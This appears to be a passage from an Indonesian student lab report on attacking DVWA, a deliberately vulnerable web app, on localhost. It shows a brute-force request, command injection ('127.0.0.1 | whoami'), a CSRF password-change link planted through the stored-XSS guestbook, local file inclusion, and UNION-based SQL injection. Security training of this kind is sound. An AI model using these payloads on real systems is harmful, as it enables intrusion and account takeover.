
1 GET /DWA/vulnerabilities/brute/?username=admin&password=password&login=Login HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="96"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://127.0.0.1/DWA/vulnerabilities/brute/?username=admin&password=password&login=Login
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: security=medium; PHPSESSID=7637b23149dec25d724efa45dcfc3f
17 Connection: close

Result 5 | Intruder attack

Payload 1: admin
Payload 2: password
Status: 200
Length: 4647
Time: 12

Request Response

1 HTTP/1.1 200 OK
2 Date: Fri, 30 Dec 2022 07:37:06 GMT
3 Server: Apache/2.4.52 (Ubuntu) OpenSSL/1.1.1n PHP/7.4.27 mod_perl/2.0.11 Perl/v5.32.1
4 X-Powered-By: PHP/7.4.27
5 Expires: Tue, 28 Jun 2009 12:00:00 GMT
6 Cache-Control: no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 4300
9 Connection: close
10 Content-Type: text/html; charset=utf-8
11
12 <!DOCTYPE html>
13



3. Melakukan Serangan Command Execution

Command Injection adalah serangan yang mana tujuannya adalah mengeksekusi perintah secara sewenang-wenang pada sistem operasi melalui aplikasi yang rentan. Serangan *command injection* bisa terjadi ketika sebuah aplikasi (*forms*, *cookies*, HTTP *headers*, dll) bisa menjalankan perintah yang tidak aman dari inputan user ke sistem shell. Biasanya, hak akses yang dimiliki oleh peretas akan sama dengan aplikasi yang rentan tersebut. Hal pertama yang harus dilakukan yaitu login ke DVWA terlebih dahulu dan isi kolom username dan password, lalu set security ke medium, seperti gambar dibawah ini.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

DVWA Security

Security Level

Security level is currently: **medium**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Medium

Submit

PHPIDS

[PHPIDS](#) v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

Setelah itu pilih fitur Command Injection, lalu akan muncul tampilan seperti gambar di bawah ini.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

Vulnerability: SQL Injection

User ID:

Submit

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injec>
- https://owasp.org/www-community/attacks/SQL_Injecti
- <https://bobby-tables.com/>

Karena belum mengetahui pilihan menu atau perintah apa saja yang bisa digunakan, kami harus mengklik tombol submit dan muncul pilihan menu atau perintah apa saja yang bisa digunakan.

Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout

Ping a device

Enter an IP address:

Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS] [-r count] [-s count] [[-j host-list] | [-k host-list]] [-w timeout] [-R] [-S srcaddr] [-c compartment] [-p] [-4] [-6] target_name

Options:

- t Ping the specified host until stopped. To see statistics and continue - type Control-Break; To stop - type Control-C.
- a Resolve addresses to hostnames.
- n count Number of echo requests to send.
- l size Send buffer size.
- f Set Don't Fragment flag in packet (IPv4-only).
- i TTL Time To Live.
- v TOS Type Of Service (IPv4-only. This setting has been deprecated and has no effect on the type of service field in the IP Header).
- r count Record route for count hops (IPv4-only).
- s count Timestamp for count hops (IPv4-only).
- j host-list Loose source route along host-list (IPv4-only).
- k host-list Strict source route along host-list (IPv4-only).
- w timeout Timeout in milliseconds to wait for each reply.
- R Use routing header to test reverse route also (IPv6-only). Per RFC 5095 the use of this routing header has been deprecated. Some systems may drop echo requests if this header is used.
- S srcaddr Source address to use.
- c compartment Routing compartment identifier.
- p Ping a Hyper-V Network Virtualization provider address.
- 4 Force using IPv4.
- 6 Force using IPv6.

Selanjutnya, kami dapat mengetahui user yang digunakan oleh web server, ketika kami masukkan IP 127.0.0.1 dan menambahkan perintah “whoami”, maka akan muncul user yang digunakan pada web server.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

laptop-v45b7ie5\zakia

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

Setelah itu, kami mencoba perintah lainnya, yang mana perintahnya dapat menelusuri direktori si user, dengan memasukkan “127.0.0.1 | cd” maka akan muncul direktori yang digunakan.

Ping a device

Enter an IP address:

D:\XAMPP\htdocs\DVWA-master\vulnerabilities\exec

Setelah itu, kami mencoba perintah lainnya yaitu “127.0.0.1 | hostname” maka akan muncul hostname-nya.

Ping a device

Enter an IP address:

LAPTOP-V45B7IE5

4. Melakukan Serangan CSRF

Cross-Site Request Forgery (CSRF) adalah salah satu cara tertua untuk mengeksploitasi kerentanan situs web. Ini menargetkan server-side web yang biasanya memerlukan otentikasi seperti logging. Selama serangan CSRF, penyerang bertujuan untuk memaksa korbannya membuat permintaan web berbahaya yang tidak sah atas nama mereka. Tahap pertama yang harus dilakukan yaitu sama seperti sebelumnya yaitu login DVWA dengan memasukkan username dan password lalu atur tingkat kesulitan DVWA ke tingkat medium. Lalu tekan fitur CSRF pada vulnerability DVWA.

Vulnerability: Cross Site Req

Change your admin password:

New password:

Confirm new password:

More Information

- <https://owasp.org/www-community/attacks/csrf>
- <http://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_fo

Setelah itu, masukkan new password dengan 1234 dan konfirmasi new password sama dengan new password 1234.


The screenshot shows the 'Vulnerability: Cross Site Request Forgery (CSRF)' page in DVWA. On the left is a sidebar menu with options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, **CSRF** (highlighted), File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, and XSS (DOM). The main content area has the title 'Vulnerability: Cross Site Request Forgery (CSRF)' and a section 'Change your admin password:'. Inside this section, there is a 'Test Credentials' button, two password input fields labeled 'New password:' and 'Confirm new password:' (both containing four dots), and a 'Change' button. Below the form is a 'More Information' section with three links: <https://owasp.org/www-community/attacks/csrf>, <http://www.cgisecurity.com/csrf-faq.html>, and https://en.wikipedia.org/wiki/Cross-site_request_forgery.

This screenshot shows the same DVWA page after the password change. The sidebar menu is identical. The 'Change your admin password:' section now shows the 'New password:' and 'Confirm new password:' fields as empty. The 'Change' button is still present. Below the form, the text 'Password Changed.' is displayed in red. The 'More Information' section with its links remains at the bottom.

Setelah password berhasil diubah dengan password baru, selanjutnya copy link password yang baru, seperti ini:

http://localhost/DVWA-master/vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change#

Langkah selanjutnya yaitu adalah membuka XSS (stored) lalu klik kanan inspect pada kolom nama.



Lalu ubah maxlengthnya yang awalnya 10 menjadi 500 agar bisa memasukkan link password yang baru.



Lalu copy paste link yang telah di copy tadi lalu masukkan pesan “serangan CSRF” lalu tekan tombol sign Guestbook

Name *

http://localhost/DVWA-master/vulnerabiliti

Message *

serangan CSRF

Sign Guestbook

Clear Guestbook

| |
|---------------------------------------------------------------------------------------------------------------------------------------|
| Name: test Message: This is a test comment. |
| Name: http://localhost/DVWA-master/vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change Message: serangan CSRF |

Setelah di Sign Guestbook lakukanlah login kembali dengan username dan password yang sebelumnya yaitu admin sebagai username dan password sebagai password. Setelah di masukkan username dan password tersebut hal yang terjadi adalah gagal login dikarenakan sebelumnya kita sudah mengganti password menjadi 1234.



| | |
|--------------------------------------|----------------------------------------|
| Username | <input type="text" value="admin"/> |
| Password | <input type="password" value="....."/> |
| <input type="button" value="Login"/> | |

Login failed

Lalu coba gunakan password yang baru yaitu 1234 yang telah dimasukkan ke dalam guestbook tadi maka login akan berhasil seperti gambar dibawah ini.



Username

admin

Password

Login

Dan akan masuk ke halaman utama DVWA seperti berikut:

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)) which is set to NAT network mode. Inside a virtual machine you can

5. Melakukan Serangan File Inclusion


File Inclusion adalah serangan yang ditujukan kepada website yang memiliki celah keamanan yang biasanya menggunakan fungsi memanggil file melalui suatu inputan dinamis, dalam hal ini berarti seseorang dapat mengganti alamat file yang akan dipanggil dan kemudian diproses.

Efek dari serangan ini cukup besar, peretas bisa saja mengambil informasi penting pada server, merubah dan menghapus data, hingga menyisipkan *shell backdoor/malware*.

Terdapat 2 jenis *file inclusion*, yaitu:


- Local File Inclusion (LFI), hanya bisa melihat data yang ada di dalam server tersebut.
- Remote File Inclusion (RFI), kita bisa mengambil file diluar jaringan agar bisa dijalankan.

Adapun beberapa tahapan dalam melakukan serangan file inclusion ini dengan menggunakan DVWA, hal pertama yang harus dilakukan yaitu login DVWA dan memasukkan username dan password, lalu set DVWA ke level medium, setelah itu pergi ke fitur File Inclusion yang ada di DVWA seperti gambar dibawah ini:



Dan terdapat link File Inclusion seperti berikut:


<http://localhost/DVWA-master/vulnerabilities/fi/?page=include.php>



Lalu kami mencoba mengganti “include.php” pada url “<http://localhost/DVWA-master/vulnerabilities/fi/?page=include.php>” dengan “file1.php” maka urlnya akan menjadi seperti berikut “<http://localhost/DVWA-master/vulnerabilities/fi/?page=file1.php>” ketika di enter maka akan muncul Hello Admin dan IP address seperti gambar dibawah ini:




Setelah itu, kami mencoba membuat sebuah file didalam suatu perangkat, dan file tersebut kami beri nama “yu.txt” yang mana file tersebut berisi kata-kata “yu bisa yu”, dan file txt tersebut berada dalam folder test. Pada url “<http://localhost/DVWA-master/vulnerabilities/fi/?page=include.php>” kami mengganti “include.php” dengan “file:///test/yu.txt” seperti url berikut “<http://localhost/DVWA-master/vulnerabilities/fi/?page=file:///test/yu.txt>” ketika di enter, akan muncul tulisan “yu bisa yu” pada halaman kiri DVWA File Inclusion seperti gambar dibawah ini:




6. Melakukan Serangan SQL Injection

Kami menggunakan tools atau software bernama OWASP ZAP untuk melihat celah SQL pada website DVWA Sql Injection, selain itu juga kami menggunakan tools Burpsuite untuk intercept data yang di request oleh client. Pertama - tama buka tools OWASP ZAP dan buka lah internet browser bawaan dari OWASP ZAP.



Setelah internet browser bawaan OWASP ZAP terbuka, akses lah DVWA pada search bar internet browser dan masuk ke menu SQL Injection



Setelah itu kami mencoba untuk mengetahui respond request dari SQL Injection, kami dapat mengetahui hasil respond request client dari history yang tertera pada bagian bawah internet browser OWASP.

The top screenshot shows the OWASP ZAP interface with the 'More Information' tab selected. It lists several links related to SQL Injection:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://hobby-tables.com/>

The bottom screenshot shows the 'History' tab with a list of requests. An 'HTTP Message' dialog box is open, displaying the details of a selected request:

```


Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: https://localhost
Connection: keep-alive

Id=1'&Submit=Submit
  
```

Below the dialog box, there are buttons for 'Active Scan', 'Replay in Console', and 'Replay in Browser'.



Jika kita ubah nilai parameter id-nya menjadi ' maka error akan muncul pada internet browser. Tampilnya pesan error ini sudah menandakan bahwa terdapat celah SQL Injection. Anda bisa langsung menggunakan tool SQLMap atau secara manual. Ada penambahan *backslash* (\) sebelum karakter '. Ini dikarenakan fungsi `mysqli_real_escape_string()` yang melakukan *encoding* pada spesial karakter.



Kali ini kita akan menggunakan union (di sini saya contohkan untuk menampilkan versi DBMS) sebagai *payload*-nya.

The image consists of two screenshots of the OWASP ZAP (Zed Attack Proxy) interface, demonstrating a SQL injection attack on the DVWA (Damn Vulnerable Web Application).

Top Screenshot: The interface shows the "Vulnerability: SQL Injection" page. The "User ID" field is set to "1". The "Submit" button is visible. The "Payload" field contains the following SQL injection payload:

```
ID: 1 UNION Select null, USER()  
First name: admin  
Surname: admin
```

The "More Information" section lists several links related to SQL injection:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/sql_injection
- <https://bobby-tables.com/>

The "History" table shows the following entries:

| Time | Status | Method | URL |
|--------------|--------|--------|------------------------------------------------------------------------------------------------------------------------|
| 16:31:52.774 | 200 | GET | https://threax-attachments.cdn.mozilla.net/security-state-staging/intermediates/5a0d5a8-c0b8-426e-9fde-ba0954c0946.pem |
